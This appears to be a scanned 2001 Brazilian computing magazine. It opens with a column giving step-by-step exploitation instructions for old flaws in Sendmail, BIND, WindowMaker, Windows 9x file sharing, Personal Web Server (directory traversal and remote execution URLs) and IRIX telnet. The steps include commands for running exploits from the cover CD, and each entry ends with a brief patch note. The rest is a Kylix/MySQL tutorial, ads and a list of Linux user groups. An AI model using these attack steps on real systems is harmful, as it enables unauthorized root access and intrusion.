### Descrição:

O SendMail é uma aplicação de MTA (Mail Transfer Agent) muito usada mundialmente. Entre suas opções na commandline, existe um parâmetro `-d` que seta o nível de debug a ser usado. Só que essa opção é passada internamente ao programa para uma variável que foi declarada do tipo inteiro com sinal positivo, sem verificação posterior para a aplicação, caso ela passe um valor negativo para a mesma. Esse valor passado à aplicação serve como um índice para um vetor, o qual se for passado

negativo, irá escrever em outras áreas da memória, possibilitando ao atacante privilégios de root em comandos arbitrários no sistema.

### Como Explorar:

Uma vez que você identifique a versão do SendMail rodando na máquina apenas conectando nas portas de SMTP e POP (por padrão a versão aparece), logue no sistema com seu usuário, e faça upload do arquivo que está no CD-Rom chamado `xp.tar.gz`. Uma vez na sua shell, digite `tar -xvzf xp.tar.gz`. Entre no diretório criado e apenas rode `./xpl`. Automaticamente o conjunto de "programinhas" irá entrar em ação, sendo que o sendmail será explorado e você terá uma shell `suid` em `/tmp/sushi`. Após isso, divirta-se com seus novos poderes de superusuário.

### Como Proteger:

Instale a versão nova do SendMail.

## Named

<b>Sistema:</b>	Linux/Solaris/FreeBSD/OpenBSD/NetBSD
<b>Tipo:</b>	Remota
<b>Versões Afetadas:</b>	Bind 8.2, Bind 8.2.2, Solaris 7, Solaris 2.6, FreeBSD 3.2-RELEASE, OpenBSD 2.5, NetBSD 1.4.1
<b>Nível:</b>	Avançado
<b>Gravidade:</b>	Alta
<b>Privilégios:</b>	Execução de comandos arbitrários numa shell <code>chroot</code>

### Descrição:

O Berkeley Internet Name Domain possui uma falha de Buffer Overflow, que permite abrir uma shell remota no servidor, com privilégios de root. O servidor rodando o named (servidor DNS) irá fazer uma consulta à um servidor remoto e irá receber um registro `NXT` com código malicioso, ao ponto de estourar o buffer e executar o código contido nesse registro `NXT`, abrindo na máquina uma shell `root`.

### Como Explorar:

Não existe um ataque direto, tem que se forçar o servidor fazer uma consulta à um serviço DNS na máquina dele. Existe uma ferramenta que abrirá esse serviço e esperará a vítima conectar na porta `TCP 53`, chamada `t666.c`. Compilado e executado ele ficará "escutando" na porta `TCP 53`. Para fazer o servidor alvo conectar na seu `t666`, execute uma consulta diretamente nele:

```
nslookup <enter>  
server host_do_servidor
```

Note que você terá que estar em algum domínio registrado na Internet para poder fazer isso. Neste momento a vítima irá fazer a consulta e o buffer overflow ocorre.

### Como Proteger:

Instale a mais nova versão do Berkeley Internet Name Domain. Outra solução é usar outros daemons (mas lembre-se que todos são passíveis de falhas).

## WindowMaker

<b>Sistema:</b>	Linux e variantes Posix com o XFree86
<b>Tipo:</b>	Local
<b>Versões Afetadas:</b>	Anteriores à 0.65.1
<b>Nível:</b>	Intermediário
<b>Gravidade:</b>	Alta
<b>Privilégios:</b>	Execução de comandos arbitrários

### Descrição:

O WindowMaker é um gerenciador de janelas que recebe dinamicamente títulos para suas janelas como um título de uma página Web por exemplo. O fato é que se ele receber um título muito grande, o ambiente gráfico é fechado, e ele perde a conexão, travando assim o XFree86. Uma vez que o código malicioso é enviado, é possível até mesmo a

execução de comandos arbitrários na máquina vítima.

### Como Explorar:

Primeiramente verifique se a máquina alvo está com o Xfree86 aberto com algum port scanner. Exemplo: `nmap -P0 -O -p5999-6005 Endereço_IP`. Com estas opções ele não irá pingar o host, e verificará o sistema operacional rodando. Você baixa o `nmap` em [www.insecure.org/nmap](http://www.insecure.org/nmap). A porta padrão do Xfree86 é a 6000. A vulnerabilidade é só com WindowMaker, não se aplicando à KDE, Gnome e outros. Se a porta 6000 estiver aberta, rode o programa `wmaker.c` que está no CD 2 da revista.

### Como Proteger:

Instale a nova versão do WindowMaker.

## Rede Windows

<b>Sistema:</b>	Windows
<b>Tipo:</b>	Remota
<b>Versões Afetadas:</b>	95, 95 OSR2, 98 e ME
<b>Nível:</b>	Médio
<b>Gravidade:</b>	Alta
<b>Privilégios:</b>	Acesso não autorizado a diretórios compartilhados

### Descrição:

O Windows nas versões citadas acima tem uma maneira muito fraca de verificar a senha de compartilhamento de arquivos. Uma vez que o cliente tenta acessar um compartilhamento com senha, e o cliente acerte o primeiro caracter da seqüência da senha, o Windows irá responder que o primeiro caracter está correto e o resto está equivocado, o que leva um programa do tipo Brute Force à agir facilmente. Lembre-se que isso somente funcionará caso você conheça o endereço IP da vítima.

### Como Explorar:

Verifique se a vítima está compartilhando arquivos com o comando: `c:\windows>nbstat -a IP` Caso esteja, você visualizará os compartilhamentos. Existe uma ferramenta muito poderosa no CD 2 chamada LanGuard Network Scanner que analisa redes atrás de estações mal configuradas. Outra opção é o programa chamado smb.c que só tem a função de quebrar essa senha, que está dentro do CD-ROM também. O comando para utilizá-lo é o seguinte:

```
# gcc -o smb smb.c
# ./smb
```

### Como Proteger:

Execute o Windows Update na estação, ou atualize o sistema a partir do site da Microsoft. A falha será corrigida automaticamente.

## PWS

<b>Sistema:</b>	Windows
<b>Tipo:</b>	Remota
<b>Versões Afetadas:</b>	Windows 98
<b>Nível:</b>	Básico
<b>Gravidade:</b>	Média
<b>Privilégios:</b>	Leitura de arquivos e execução de programas em alguns casos

### Descrição:

O PWS Personal Web Server é um servidor http que vem no CD-ROM do Windows 98. Quando instalado, ele sugere que outras pessoas visualizem o conteúdo do seu site. O problema ocorre que adicionando "... três pontos ao final da URL, ele passa para o diretório anterior. Se o usuário estiver com a opção "Permitir busca na Pasta", qualquer usuário poderá listar o conteúdo da unidade aonde o PWS estiver apontando o diretório root para acesso público. Caso o usuário não removeu o diretório scripts, é possível a execução de programas.

### Como Explorar:

Adicione três pontos ao final do endereço IP. Exemplo: `http://200.1.2.3/.../` Se o diretório padrão for `c:\inetpub\wwwroot\`, você irá visualizar o conteúdo de `c:\inetpub`. Adicionando mais três pontos, você visualiza o diretório de `c:\`. Se você adicionar o diretório scripts, você ganha permissão de execução na máquina remota, uma vez que esta esteja setada. Exemplo: `http://200.1.2.3/scripts/.../.../windows/sol.exe`. Isso irá executar o sol.exe na máquina remota.

### Como Proteger:

Instale o PWS do CD-ROM do Windows ME ou baixe a atualização pelo Windows Update.

## Telnet

<b>Sistema:</b>	Irix
<b>Tipo:</b>	Remota
<b>Versões Afetadas:</b>	IRIX 6.2 6.3 6.4 6.5 6.5.8
<b>Nível:</b>	Avançado
<b>Gravidade:</b>	Alta
<b>Privilégios:</b>	Execução de comandos arbitrários

### Descrição:

O Telnet é um servidor de login remoto implantado em quase todos os sistemas operacionais destinados à servidores. Nessas versões do Irix, ele vem com uma falha de Buffer Overflow, a qual possibilita Execução de comandos arbitrários no sistema. Essa falha acontece quando a aplicação verifica valores nas funções `sprintf()` e `syslog()`. Quando esses valores são passados com um conteúdo muito grande, ocorre um estouro de buffer e é possível escrever em locais da memória com privilégios de superusuário.

### Como Explorar:

Para identificar se a máquina está rodando Telnet e se o sistema operacional é Irix, rode o nmap.

```
#nmap -O -p23 -P0
IP_DA_MAUQUINA
```

Uma vez identificado o Irix nessas versões, tudo que você tem a fazer é rodar o exploit da equipe do LSD (Last Stage of Delirium), localizado no CD-ROM da revista PCMaster. `# gcc -o exploit lsd.c`  
`# ./exploit maquina_alvo`  
Uma vez executado o ataque com sucesso, você cairá numa shell. Digite id para verificar que você está como root. whoami retornará "root". Agora é com você.

### Como Proteger:

Rode o fix fornecido pela própria LSD, ele está disponível no CD-ROM.

# A rede está com uma nova trama



Se ligue. O jeito de construir páginas vai mudar. E você, está preparado para enfrentar a nova teia da Internet?

Leia a revista [www.com.br](http://www.com.br) e saiba o que é preciso para sobreviver às mudanças.

Indispensável: Zope • XML • ASP • PHP • FLASH • MySQL

Revista **www.com.br** Edição Especial R\$ 9,90

Agosto 2001 Novembro 2001

TUDO O QUE VOCÊ PRECISA PARA DOMINAR A INTERNET

**NÃO SEJA PEGO DE SURPRESA**  
**A INTERNET ESTÁ MUDANDO**

Se ligue. O jeito de construir páginas vai mudar. Aqui, tudo o que você precisa saber para sair na frente e entender o que é:

- ASP.NET
- Novo HTML
- XForms
- Sun ONE
- Curl
- Velocidade XML
- Outras tecnologias

**Banners: a nova geração**  
Os anúncios digitais estão cada vez mais sofisticados. Aqui você confere as técnicas para criar banners interativos de última geração.

**JukeBox em Flash**  
Deixe os visitantes escolherem a música favorita de sua loja. As músicas podem ser MP3 ou WMA. Código pronto no CD-ROM.

**Fórmula mágica: XML+ASP**  
Aqui você vai aprender, na prática, a juntar o XML com o ASP, e fazer sites mais versáteis.

**Site pronto em PHP**  
Um sistema completo, com código no CD-ROM, para você colocar no ar em poucos minutos um portal com notícias, downloads, links e outros serviços.

**E mais:** BITE TRACKER - serviço gratuito para gerar relatórios de acesso; F.C. mural de receitas em ASP+MySQL - como criar páginas assim



Nas bancas  
ou pelo telefone:  
(11) 3038-5050  
Visite nosso site:  
[www.europafnet.com.br](http://www.europafnet.com.br)



## Curso de

# Kylix

## PARTE 3:

Acesse bancos de dados em servidores MySQL com o Kylix Open Edition e o pacote de componentes Zeos Database Objects

Por Leandro Calçada

Um dos grandes atrativos do Delphi sempre foi sua capacidade de lidar com bases de dados. Desde a versão 1, através do BDE, tem sido possível acessar e manipular bancos de dados Paradox e dBASE principalmente. Aqui no Brasil, esta facilidade possibilitou a rápida migração de inúmeros desenvolvedores CLIPPER para o Delphi, e ainda hoje é um ponto fundamental para a popularidade desta linguagem de programação.

O Interbase trouxe ao Delphi o

conceito de banco de dados cliente/servidor, onde as estações, ao invés de manipularem a base de dados diretamente, dependem de um outro computador (servidor) que processa os dados e os fornece ao programa (cliente) de acordo com a necessidade. A evidente vantagem deste modelo sobre o acesso local é óbvia: uma única base de dados pode ser compartilhada entre diversas estações.

### Qual servidor escolher

Existem no mercado diversas plataformas de banco de dados que podem ser usadas com o Kylix ou com o Delphi. Além do próprio Interbase, é possível desenvolver baseado em Oracle, MS SQL, PostgreSQL e MySQL, por exemplo. Todas estas plataformas utilizam a linguagem SQL, com algumas variações, para a manipulação de dados.

O fato do Kylix Open Edition e do Delphi Personal Edition não possuírem suporte a bancos de dados pesa contra o Interbase, uma vez que a conexão a

#### FICHA TÉCNICA

**Tipo**

Curso de Kylix

**Nível de conhecimento**

Intermediário

**Conhecimento prévio**

Conhecimentos básicos de Delphi e Linux

**Software necessário**

Kylix Open Edition, Linux: kernel 2.2, libc 2.1.2, libjpeg 6.2.0, e XFree 3.3 ou superior



ele com estas versões de Delphi e Kylix, fica tão difícil quanto a conexão a qualquer outro servidor. Por fim, a baixa popularidade do Interbase no mundo Linux termina por desclassificá-lo como o servidor preferido deste curso. Explica-se: se você já tem uma base de dados vinculada a um site, por exemplo, rodando em PostgreSQL, e é possível conectá-la ao Kylix, não há motivo para substituir o servidor pelo Interbase, correndo o risco de tirar do ar o que já funcionava.

### Uma questão de custo

Tanto o Kylix Open Edition como o Delphi 6 Personal Edition não têm suporte a bancos de dados. O motivo para isto é simples. Estas versões são gratuitas e funcionam como se fossem demos das versões comerciais de Delphi. Como um bom demo, apresentam grande parte da funcionalidade do produto original, mas com alguns dos recursos principais ou mais populares removida. Esta política inclusive tem causado controvérsia em torno do Kylix Open Edition, uma vez que

sem grande parte da funcionalidade das outras versões do Kylix, e com uma incômoda janela de aviso em todos os programas compilados, sua utilidade real para a comunidade Open Source torna-se discutível.

Mas ainda não há motivo para pânico. Com um pouco de esforço, e a ajuda da própria comunidade Open Source, é possível conectar o Kylix e o Kylix Open Edition a um dos servidores de bancos de dados mais populares do mundo Linux: o MySQL.

Com o Kylix Open Edition você não terá a facilidade que o uso de componentes como o TDBGrid ou o TDBEdit oferecem, uma vez que estes componentes pertencem apenas às versões comerciais do Delphi, mas poderá fazer consultas exatamente como faria com um TQuery ou acessar as tabelas com um componente equivalente ao TTable. A diferença, é claro, é que as tabelas estarão armazenadas em um servidor MySQL e o acesso será feito a partir de um Kylix que não custou nada. E tudo isso sem violar o copyright de ninguém. Evidentemente, se estes

componentes forem usados em conjunto com uma versão comercial do Kylix, será possível utilizar todos os componentes visuais de manipulação de dados em conjunto com o MySQL, através do já conhecido TDataSource.

## Kylix versão comercial

Os componentes que serão usados para estabelecer a conectividade entre o Kylix e o MySQL fazem parte do pacote Zeos Database Objects (Zeos DBO). Para utilizá-los é necessário, antes de tudo, tê-los em seu computador, e a melhor forma de fazê-los é obtendo a última versão diretamente do site [www.zeoslib.org](http://www.zeoslib.org). Caso você esteja usando uma versão comercial de Kylix, o procedimento de instalação é o mesmo de qualquer outro componente. Basta instalar os DPKs e adicionar os diretórios common e dbase ao Library Path. O único porém é que será necessária a cópia de duas bibliotecas para o diretório lib do Kylix. Estas duas bibliotecas estão empacotadas em um arquivo tar.gz junto ao pacote de componentes, em um diretório chamado kyxlix.

## Kylix Open Edition

Caso a sua versão de Kylix seja a Open Edition, serão necessários mais alguns ajustes. Vale lembrar que a versão da CLX inclusa no Kylix Open

Edition não tem suporte nenhum a banco de dados e os componentes do Zeos Database Objects, apesar de gerenciar toda a conexão de forma independente, precisam da definição dos componentes básicos de DB da CLX, como o TDataSet, por exemplo, caso contrário, estes componentes não seriam compatíveis com a estrutura de acesso a banco de dados do Kylix.

Felizmente, a FreeCLX, que acompanha o Kylix é Open Source, e seu código-fonte está disponível para qualquer desenvolvedor via CVS. Entretanto, não será necessário alterar a FreeCLX para incluir a definição dos componentes básicos de banco de dados, pois a versão disponível no sourceforge já traz esta definição, ao contrário da FreeCLX que vem com o Kylix Open Edition. Para baixar a última versão dos componentes da FreeCLX via linux, use estes dois comandos, na seguinte seqüência:

```
cvscvs -  
d:pserver:anonymous@cvs.freeclx.  
sourceforge.  
net:/cvsroot/freeclx login
```

```
cvscvs -z3 -  
d:pserver:anonymous@cvs.freeclx.  
sourceforge.  
net:/cvsroot/freeclx co freeclx
```

Estes comandos o conectarão ao servidor CVS e baixarão a última versão do código-fonte da FreeCLX.

Não é necessária senha para baixar os pacotes. Para conhecer melhor o projeto FreeCLX, consulte a página [freeclx.sourceforge.net](http://freeclx.sourceforge.net).


Para instalar a FreeCLX, basta adicionar seus diretórios ao Library Path, antes do diretório kyxlix/lib. Isso fará com que a FreeCLX nova seja utilizada no lugar da original do Kylix, sem apagá-la. Também será necessário atualizar a libqtintf.so para a última versão. Você pode baixar o binário diretamente do [freeclx.sourceforge.net](http://freeclx.sourceforge.net), ou compilá-la a partir dos códigos-fonte que baixou via CVS.

## Instalação no Open Edition

Após atualizar a FreeCLX, será possível instalar parte do Zeos Database Objects. Será necessário atualizar o Library Path e copiar as bibliotecas específicas para o diretório lib, como seria feito para qualquer versão comercial do Kylix, mas algumas alterações devem ser feitas. Serão instalados apenas os pacotes ZCommonK, ZDBWareK e ZMySQLK. Note que deve ser removida da seção required destes três pacotes, qualquer referência aos pacotes dbdesign e dataclx, que não estão mais disponíveis. Se mesmo com a retirada destes pacotes, não for possível compilar e instalar estes componentes, é sinal de que houve algum erro na atualização da FreeCLX.

## Funcionamento da conexão

Para a conexão a um servidor MySQL são necessárias duas condições: um servidor MySQL (isso mesmo, sem um servidor não há conexão, e uma interface de rede TCP/IP. Dependendo da instalação de Linux, pode ser que você já tenha um servidor destes



**Componentes do Zeos Database Objects no Kylix Open Edition. Tudo o que você precisa para acessar um servidor MySQL com Kylix de graça**

rodando por padrão. Se não tiver, pode baixar o source ou binários para diversas distribuições diretamente em [www.mysql.org](http://www.mysql.org). Você pode verificar se já há um servidor rodando em seu Linux checando a porta 3306 do localhost, ou ainda verificando se há um daemon mysqld carregado.

Dois componentes são necessários para efetuar corretamente a conexão ao MySQL. São eles o TZMySQLDatabase e o TZMySQLTransact. Este último é o responsável pelo gerenciamento de todas as transações entre o Kylix e o MySQL. Já o TZMySQLDatabase, indica qual usuário fará o login, qual base de dados do servidor será aberta e em qual porta será feita a conexão. Para realizar esta tarefa, o componente conta com as propriedades Host e Database, onde o desenvolvedor define o ip (ou o domínio) onde está ativo o servidor MySQL e o nome da base de dados a abrir. As propriedades Login e Password armazenam o nome do usuário e a senha de conexão, enquanto a propriedade Port define a

porta na qual a conexão será feita (por padrão 3306). Os métodos Connect e Disconnect são os responsáveis pela conexão e desconexão do programa ao servidor.

Vale lembrar que para que os componentes funcionem no Linux, é necessário ter a libmysqlclient.so instalada. Esta biblioteca é parte do pacote mysqlclient e está disponível na maioria das distribuições. Se mesmo com a biblioteca instalada, seu programa não conseguir encontrá-la, verifique se o caminho armazenado no arquivo ZLibMySQL.pas do Zeos Database Objects está correto e execute o comando ldconfig, para se certificar de que todas as bibliotecas do Linux estão ligadas corretamente.

### Acesso aos dados

O acesso aos dados é feito através de dois componentes. O TZMySQLQuery e o TZMySQLTable. Ambos têm funcionamento semelhante aos TQuery e ao TTable do Delphi, respectivamente e podem ser conectados aos componentes de database do Delphi ou do Kylix

através do TDataSource, como qualquer derivado do TDataSet.

Cada base de dados no MySQL pode ter várias tabelas. Da mesma forma, vários TZMySQLQuery ou TZMySQLTable podem ser ligados ao TZMySQLDatabase ao mesmo tempo. Também é possível utilizar o TZMySQLQuery para relacionar diversas tabelas de um banco de dados, se acordo com a capacidade do servidor MySQL. Basta armazenar a query na propriedade SQL do TZMySQLQuery e, para o caso de consultas, utilizar os métodos Open e Close, que geram uma espécie de tabela temporária com os dados filtrados e combinados. Também é possível, através do mesmo componente, executar manualmente comandos SQL diversos, como INSERT, UPDATE, GRANT ou ALTER TABLE, por exemplo. Tudo depende das permissões que o usuário logado tiver disponíveis.

Tanto o TZMySQLQuery quanto o TZMySQLTable permitem o acesso direto aos campos da tabela através da propriedade Fields. Desta forma, mesmo com o Kylix Open Edition, é possível adaptar os componentes convencionais como o TEdit e o TStringGrid para que funcionem como o TDBEdit e o TDBStringGrid. É verdade que com uma versão comercial do Kylix este trabalho não seria necessário, mas para muitos projetos pequenos o trabalho adicional compensa os reais economizados. E sempre existe a possibilidade de a FreeCLX incorporar, um dia, componentes de banco de dados com funções semelhantes aos das versões comerciais do Kylix. **PCM**



**Estrutura básica de uma conexão a um servidor MySQL usando Delphi ou Kylix e os componentes do pacote Zeos DBO disponíveis em [www.zeoslib.org](http://www.zeoslib.org)**

### O que é o CVS

O CVS (Concurrent Versions System ou Sistema de Versões Concorrente) é um sistema utilizado para administrar e distribuir o código-fonte de projetos open source. Este sistema é utilizado para organizar os códigos-fonte da maioria dos projetos do sourceforge além de uma série de outros, como o OpenOffice, por exemplo.

# Edições Anteriores da



•30 Segredos do Windows 95, 98, Me e 2000  
•2 CD-ROMs



•FreeBSD 4.3 Completo  
•Engarde Linux Completo  
•2CD-ROMs



•81 Soluções Prontas para Linux e Windows  
•2 CD-ROMs



•10 Ideias para Ganhar Dinheiro com Linux



•Edição de 4º Aniversário  
•Red Hat Linux Completo  
•2 CD-ROMs



**Fale Já**  
Aulas multimídia para aprender a falar:

- 1001 - Alemão
- 1012 - Inglês
- 1002 - Árabe
- 1013 - Inglês (EUA)
- 1003 - Chinês
- 1014 - Italiano
- 1005 - Espanhol
- 1007 - Francês

R\$ 19,00 (cada)



**Especial CD-ROM Escola Vestibular**

Traz 50 programas totalmente voltados ao vestibular como simulado com 1001 perguntas, resumo de livros e provas comentadas.

Cód. 302  
R\$ 9,90



**Dicionário Multimídia em CD-ROM**  
Inglês/Português  
Português/Inglês

Cód. 1021  
R\$ 29,00



**Volta ao Mundo em 80 Músicas**  
São 5 CDs em embalagem especial contendo músicas típicas e curiosidades de diversas nações.

Cód. 096  
R\$ 19,50



**Meio Século de Música**  
São 7 CDs que contêm os 100 maiores sucessos entre 1948 a 1998.

Cód. 094  
R\$ 29,00



**Especial Revista do CD-ROM Mulher**

Deixe o computador melhorar sua vida. São várias dicas de beleza e saúde, vida prática, sexo e lazer.

Cód. 353  
R\$ 9,90



**Especial Revista do CD-ROM 200 jogos**

Mais emoção em seu computador com os melhores títulos de ação, esportes, arcade, clássicos e quebra-cabeças.

Cód. 351  
R\$ 9,90

**Nos pedidos acima de 3 produtos você ganha 10% de desconto!**

Ao ligar, indique a oferta: **97PC**

**ATENÇÃO ASSINANTE**  
Ganhe 15% de desconto nos pedidos acima de 3 publicações

# PC MASTER

Cód. 320 R\$ 11,90 (cada)



- Windows x Linux
- SimCity 3000 para Linux
- 3 CD-ROMs Visual Studio



- Versão Beta 1 do Novo Visual Studio e
- 3 CD-ROMs



- Tudo Sobre a Pirataria
- Conectiva Linux 6.0



- Curso de Visual Basic
- Previna-se Contra Invasões



- Mandrake 7.2, o Linux que em com o KDE2



**CD-ROM Escola**  
Passar de ano ficou muito mais fácil! Programas práticos e divertidos sobre Português, Matemática, Biologia, História e Geografia.

Cód. 302  
R\$ 9,90 (cada)



### Revista do DVD

Os melhores títulos em DVD com qualidade garantida pela Editora Europa.

- Parente... É Serpente
- Cortina de Fumaça e Sem Fôlego
- 1492 - A Conquista do Paraíso
- A Escolha de Sofia
- Como Água para Chocolate
- The Day After
- Indochina
- De Amor e de Sombras
- Adeus Minha Concubina
- Labirinto

Cód. 331 Revista + DVD = R\$ 19,90 (cada)  
Consulte nossa Central de Atendimento sobre títulos disponíveis



**CD-ROM Fácil**  
Informática para iniciantes. Aprender a mexer no computador ficou muito mais rápido e fácil.

Cód. 359  
R\$ 9,90



**Revista do CD-ROM**  
Informática prática e descomplicada que traz programas úteis, jogos e novidades do mundo da informática.

Cód. 300  
R\$ 9,90



**www.com.br**  
Tudo para quem quer dominar a Internet. A revista www.com.br tem as melhores dicas, programas e informações sobre a rede.

Cód. 303 R\$ 9,90 (cada)

Ao ligar informe

**OFERTA**  
**97PC**

Peça para o seu jornaleiro ou ligue:

**(11) 3038-5050 ou 0800-557667**

Ou pelo site: [www.europenet.com.br](http://www.europenet.com.br)

# Família

Entre em um dos 61 grupos de usuários Linux que localizamos no Brasil e resolva facilmente suas dúvidas sobre instalação e utilização do sistema

# LINUX

O sucesso do Linux é indiscutível. Numa rápida pesquisa na Internet localizamos dezenas de comunidades que trocam informações e conhecimentos 24 horas por dia sobre o assunto.

E para que você possa fazer parte deste universo, estamos publicando a seguir uma lista de 61 grupos de usuários Linux brasileiros. Basta escolher um deles e fazer o cadastro para ficar por dentro das últimas novidades.

**Linux Hangar**  
[www.linuxhangar.hpg.com.br](http://www.linuxhangar.hpg.com.br)

**SERVUX**  
**Servidores Linux**  
[www.servux.cjb.net](http://www.servux.cjb.net)

**Segurança no Conectiva Linux**  
[distro.conectiva.com.br/mailman/listinfo/seguranca](http://distro.conectiva.com.br/mailman/listinfo/seguranca)

**AnO2001**  
[www.ano2001.com](http://www.ano2001.com)

**LDP-BR Projeto de Documentação Linux**  
[ldp-br.conectiva.com.br](http://ldp-br.conectiva.com.br)

**Nosso Grupo - Sistemas**  
[www.nossogrupo.com.br/canais.asp?canal=275](http://www.nossogrupo.com.br/canais.asp?canal=275)

**JustLinux**  
[groups.yahoo.com/group/justlinux](http://groups.yahoo.com/group/justlinux)

**Linux Router Project**  
[linuxrp-subscribe@yahoo.com](mailto:linuxrp-subscribe@yahoo.com)

**GUS – Grupo de Usuários Slackware**  
[gus-br.linuxmag.com.br](http://gus-br.linuxmag.com.br)

**Grupo de usuários Linux do Vale do Taquari**  
[mercurio.fates.tche.br/linux/](http://mercurio.fates.tche.br/linux/)

**Prog-BR - Programação Linux**  
[listas.conectiva.com.br/listas/](http://listas.conectiva.com.br/listas/)

**Linuxabc**  
[linuxabc-subscribe@egroups.com](mailto:linuxabc-subscribe@egroups.com)

**Meu Grupo**  
**Sistemas Operacionais**  
[www.meugrupo.com.br/SubCategoria.cfm?ID\\_SubCategoria=3](http://www.meugrupo.com.br/SubCategoria.cfm?ID_SubCategoria=3)

**Linux-br**  
[linux-br.conectiva.com.br](http://linux-br.conectiva.com.br)

**LinuxAll.org**  
[www.linuxall.org](http://www.linuxall.org) - Edson Syguedomi  
[webmaster@linuxall.org](mailto:webmaster@linuxall.org)

**Linux - Alta Disponibilidade**  
[linux-ha-br-subscribe@bazar.conectiva.com.br](mailto:linux-ha-br-subscribe@bazar.conectiva.com.br)

**Grupo de discussão Linux**  
[groups.yahoo.com/group/linux-board](http://groups.yahoo.com/group/linux-board)

**Comunidade Linux**  
[www.comlinux.com.br](http://www.comlinux.com.br)

**Grupos de usuários de linux do norte/nordeste**  
[www.nordestelinux.rg3.net](http://www.nordestelinux.rg3.net)

**LinuxBQ - Linux ao alcance de todos!**  
[www.linuxbq.cjb.net](http://www.linuxbq.cjb.net)

## Grupos Internacionais

Conheça outros grupos de usuários Linux espalhados pelo mundo

**AMÉRICA DO NORTE**  
Alaska LUGs - [www.aklug.org](http://www.aklug.org)

**LINUX LOS ANGELES**  
[www.lalugs.org](http://www.lalugs.org)

**LINUX ONLINE**  
[www.linux.org](http://www.linux.org)

**AMÉRICA LATINA**  
UYLUG - [www.linux.org.uy](http://www.linux.org.uy)

**ÁSIA**  
Linux-Asia -  
[www.topica.com/lists/linux-asia@li.org/?cid=2823](http://www.topica.com/lists/linux-asia@li.org/?cid=2823)

**LINUX JAPÃO**  
[www.linux.or.jp](http://www.linux.or.jp)

**AUSTRÁLIA**  
ADELAIDE LUG - [www.linuxsa.org.au](http://www.linuxsa.org.au)

